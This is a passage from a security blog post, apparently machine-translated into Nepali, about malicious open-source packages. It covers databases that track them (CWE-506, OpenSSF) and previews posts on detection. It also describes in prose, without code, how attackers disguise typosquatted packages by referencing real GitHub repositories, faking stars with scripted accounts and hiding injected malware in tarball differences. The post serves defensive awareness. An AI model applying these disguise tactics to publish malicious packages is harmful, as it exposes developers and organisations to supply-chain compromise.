यदि मालिसियस प्याकेज टाइपो-स्क्वाटले लोकप्रियलाई छोयो भने, त्यो सजिलो छ: प्याकेज सिर्जना गर्न र रजिस्ट्रीमा प्रकाशित गर्न प्रयोग गरिने निर्भरता म्यानिफेस्टमा अवस्थित GitHub भण्डारलाई सन्दर्भ गर्नुहोस्। नक्कली GitHub रिपोमा नयाँ प्याकेजहरूको लागि, तपाईंलाई थप चतुरता चाहिन्छ, सायद नक्कली सिर्जना गर्न। तारा हेर्ने/फोर्किङ गर्ने स्क्रिप्टिङ मार्फत GitHub खाताहरू।
र यदि तपाईंको प्याकेजको सामग्रीहरू रेपोसँग मिल्दोजुल्दो छ भने, यहाँ र त्यहाँ राम्ररी डिजाइन गरिएका केही परिवर्तनहरू स्लिप गर्नुहोस्... तपाईं आफ्नो मालवेयरलाई अवस्थित भण्डारलाई सन्दर्भ गर्ने लोकप्रिय प्याकेज जस्तै नयाँ प्याकेजमा इन्जेक्ट गर्न सक्नुहुन्छ, र टाइपोको लागि पर्खनुहोस्। यदि कसैले प्याकेज टार्बलको सामग्रीलाई GitHub भण्डारको सामग्रीसँग तुलना गर्ने हिम्मत गर्छ भने, मालवेयर इंजेक्शन बिन्दुहरूमा भिन्नताहरू सजिलै छुटाउन सकिन्छ। हामीले यो दृष्टिकोण पहिले धेरै पटक देखेका छौं।
कुनै कम्पोनेन्टको उत्पत्ति, प्याकेज कसरी बनाइएको थियो, कुन स्रोतबाट र कसले बनाएको थियो भन्ने बारेमा छेडछाड-प्रुफ कथन दिने संयन्त्र स्वागतयोग्य हुनेछ। तर त्यो अर्को कथा हो।
के कम्पोनेन्ट X मालवेयर हो?
के त्यहाँ दुर्भावनापूर्ण प्याकेजहरूको (व्यापक) डाटाबेस छ? होइन। खुला-स्रोत कमजोरीहरूको लागि CVE ID तोकिएको हुन्छ, तर केही दुर्भावनापूर्ण प्याकेजहरू (विशेष गरी शीर्षकहरू बनाउनेहरू) लाई मात्र एउटा दिइएको हुन्छ। दुर्भावनापूर्ण प्याकेजहरूको लागि CWE हो CWE-506 (इम्बेडेड मालिसियस कोड)।
सामान्य मालवेयर उपकरणहरू (VirusTotal, MalwareBazaar, SOREL-20M…) ले दुर्भावनापूर्ण कम्पोनेन्टहरूको लागि विशेष प्रावधानहरू गर्दैनन्। त्यो स्वागतयोग्य हुनेछ!
विश्लेषणको लागि अनुसन्धान नमूना डाटाबेस र डेटासेटहरू छन् (हामी ती मध्ये केही प्रयोग गर्छौं), तर प्रविष्टिहरू केवल तब अद्यावधिक हुन्छन् जब दुर्भावनापूर्ण प्याकेज थाहा हुन्छ, जुन प्रायः धेरै ढिलो हुन्छ। यदि तपाईं इच्छुक हुनुहुन्छ भने, OpenSSF दुर्भावनापूर्ण प्याकेजहरू राम्रो सुरुवात हो।
अर्को पोस्टमा, हामी दिइएको प्याकेज दुर्भावनापूर्ण छ कि छैन भनेर कसरी थाहा पाउने भन्ने बारे छलफल गर्नेछौं। स्पोइलर: हो, रजिस्ट्रीले ज्ञात दुर्भावनापूर्ण कम्पोनेन्ट हटाउनु अघि, एक्सपोजर विन्डोको सुरुमा दुर्भावनापूर्ण कम्पोनेन्टहरू जाँच गर्ने तरिकाहरू छन्।
थप पढ्ने
अर्को एपिसोडमा "खुला स्रोत दुर्भावनापूर्ण प्याकेजहरू विरुद्ध सुरक्षा: के काम गर्छ (गर्दैन)" हामी खुला स्रोत सुरक्षाको लागि गर्न हुने र नहुने कुराहरू बारे छलफल गर्नेछौं। धेरैजसो सुरक्षा-सचेत पेशेवरहरूसँग यो खतरालाई कसरी सम्हाल्ने भन्ने बारे अन्तर्ज्ञान हुन्छ, तर गलत धारणाहरू प्रशस्त छन्।
हामी यी विचारहरू किन गलत छन् र यस्ता गलत धारणाहरूले यस आक्रमण संयन्त्रको लोकप्रियतामा र संस्थाहरूले अनुभव गरिरहेको अत्यधिक जोखिममा कसरी योगदान पुर्याइरहेको छ भनेर समीक्षा गर्नेछौं। त्यसपछि हामी के काम गर्छ, र यसमा के प्रयास र स्रोतहरू समावेश छन् भन्ने कुरामा अगाडि बढ्नेछौं।
साथै, हामी दुर्भावनापूर्ण प्याकेजहरूको उद्देश्य, इंजेक्शन संयन्त्र, र आक्रमण प्रविधिहरूको सन्दर्भमा विकासको बारेमा पोस्ट गर्नेछौं।
रहनुहोस्!
